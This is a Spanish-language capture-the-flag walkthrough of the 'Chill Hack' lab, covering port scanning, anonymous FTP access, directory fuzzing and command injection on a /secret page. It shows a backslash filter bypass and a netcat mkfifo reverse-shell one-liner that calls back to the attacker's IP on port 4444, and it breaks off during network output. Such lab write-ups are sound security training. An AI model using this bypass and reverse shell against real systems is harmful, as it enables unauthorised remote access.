Chill Hack


Descripción

Easy level CTF. Capture the flags and have fun!


Reconocimiento

```
VPN ×   root@kali: /home/kali/Desktop/tryhackme/chillhack ×
└─# nmap -T4 -p- --open -sCV 10.10.115.208 -oN tcp_scan.txt
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-04-02 17:08 EDT
Stats: 0:00:12 elapsed; 0 hosts completed (1 up), 1 undergoing SYN S
SYN Stealth Scan Timing: About 19.88% done; ETC: 17:09 (0:00:48 rema
Stats: 0:00:42 elapsed; 0 hosts completed (1 up), 1 undergoing SYN S
SYN Stealth Scan Timing: About 75.73% done; ETC: 17:09 (0:00:13 rema
Nmap scan report for 10.10.115.208
Host is up (0.095s latency).
Not shown: 65517 closed tcp ports (reset), 15 filtered tcp ports (no
Some closed ports may be reported as filtered due to --defeat-rst-ra
PORT   STATE SERVICE VERSION
21/tcp open  ftp     vsftpd 3.0.3
| ftp-syst:
|   STAT:
| FTP server status:
|      Connected to ::ffff:10.14.74.176
|      Logged in as ftp
|      TYPE: ASCII
|      No session bandwidth limit
|      Session timeout in seconds is 300
|      Control connection is plain text
|      Data connections will be plain text
|      At session startup, client count was 3
|      vsFTPd 3.0.3 - secure, fast, stable
|_End of status
| ftp-anon: Anonymous FTP login allowed (FTP code 230)
|_-rw-r--r--    1 1001     1001           90 Oct 03  2020 note.txt
22/tcp open  ssh     OpenSSH 7.6p1 Ubuntu 4ubuntu0.3 (Ubuntu Linux;
| ssh-hostkey:
|   2048 09:f9:5d:b9:18:d0:b2:3a:82:2d:6e:76:8c:c2:01:44 (RSA)
|   256 1b:cf:3a:49:8b:1b:20:b0:2c:6a:a5:51:a8:8f:1e:62 (ECDSA)
|_  256 30:05:cc:52:c6:6f:65:04:86:0f:72:41:c8:a4:39:cf (ED25519)
80/tcp open  http    Apache httpd 2.4.29 ((Ubuntu))
|_http-title: Game Info
|_http-server-header: Apache/2.4.29 (Ubuntu)
Service Info: OSs: Unix, Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at
Nmap done: 1 IP address (1 host up) scanned in 70.22 seconds
```

Realizando un escaneo de puertos, podemos observar un servicio ftp, ssh y servidor http en el puerto 80. Comenzare comprobando la web y sus recursos.



Volviendo al escaneo podíamos ver que es posible entrar en el ftp con las credenciales anonymous:anonymous



Veremos dentro del directorio un archivo llamado note.txt y lo descargaremos


```
229 Entering Extended Passive Mode (|||49136|)
150 Here comes the directory listing.
-rw-r--r--    1 1001     1001           90 Oct 03  2020 note.txt
226 Directory send OK.
ftp> getfile note.txt
?Invalid command.
ftp> get note.txt
local: note.txt remote: note.txt
229 Entering Extended Passive Mode (|||5350|)
150 Opening BINARY mode data connection for note.txt (90 bytes).
100% |**********************************************************
226 Transfer complete.
90 bytes received in 00:00 (1.63 KiB/s)
ftp>
```

```
┌──(root㉿kali)-[/home/kali/Desktop/tryhackme/chillhack]
└─# ls
note.txt  tcp_scan.txt

┌──(root㉿kali)-[/home/kali/Desktop/tryhackme/chillhack]
└─# cat note.txt
Anurodh told me that there is some filtering on strings being put in the command -- Apaar

┌──(root㉿kali)-[/home/kali/Desktop/tryhackme/chillhack]
└─#
```


Vemos un usuario potencial llamado apaar, intentaremos usar fuzzing en la web para encontrar directorios


```
┌──(root㉿kali)-[/home/kali/Desktop/tryhackme/chillhack]
└─# dirb http://10.10.115.208/ /usr/share/dirbuster/wordlists/directory-list-2.3-small.txt

-----------------

DIRB v2.22
By The Dark Raver
-----------------

START_TIME: Tue Apr  2 17:43:19 2024
URL_BASE: http://10.10.115.208/
WORDLIST_FILES: /usr/share/dirbuster/wordlists/directory-list-2.3-small.txt

-----------------

GENERATED WORDS: 87568

---- Scanning URL: http://10.10.115.208/ ----
==> DIRECTORY: http://10.10.115.208/images/
==> DIRECTORY: http://10.10.115.208/css/
==> DIRECTORY: http://10.10.115.208/js/
==> DIRECTORY: http://10.10.115.208/fonts/
==> DIRECTORY: http://10.10.115.208/secret/
^C> Testing: http://10.10.115.208/Board
```

Encontramos el directorio secret y podemos ver que tenemos permiso de ejecución de comandos, desde el usuario www-data



ahora veremos los privilegios a nivel de sistema con sudo -l , podemos ver que hay un scripte en bash llamado .helpline.sh y no requiere autenticación para ejecutar, probaremos ejecutarlo





No se puede apreciar nada destacable en el codigo fuente la función y no permite utilizar el comando ls, comentando el caracter de la siguiente forma l\s podremos ser capaz de bypassear el filtro, he utilizado un bypass en la inyección de comandos sacadas de este repositorio: https://github.com/swisskyrepo/PayloadsAllTheThings/tree/master/Command%20Injection

Intentaremos hacer una reverse shell y ponernos en escucha con el netcat desde la maquina victima en el puerto

Haciendo uso del siguiente script sacado de revshells, y pasando el filtro de comandos, utilizaremos `r\m /tmp/f;mkfifo /tmp/f;cat /tmp/f|/bin/sh -i 2>&1|nc 10.14.74.176 4444 >/tmp/f
para establecer una conexión entre la maquina victima y la atacante por el puerto 4444


```
┌──(root㉿kali)-[/home/kali/Desktop/tryhackme/chillhack]
└─# ip a
1: lo: <LOOPBACK,UP,LOWER_UP> mtu 65536 qdisc noqueue state UNKNOWN group default qlen 1000
    link/loopback 00:00:00:00:00:00 brd 00:00:00:00:00:00
    inet 127.0.0.1/8 scope host lo
       valid_lft forever preferred_lft forever
    inet6 ::1/128 scope host noprefixroute
       valid_lft forever preferred_lft forever
2: eth0: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc fq_codel state UP group default qlen 1000
    link/ether 00:0c:29:aa:42:28 brd ff:ff:ff:ff:ff:ff
    inet 192.168.8.128/24 brd 192.168.8.255 scope global dynamic noprefixroute eth0
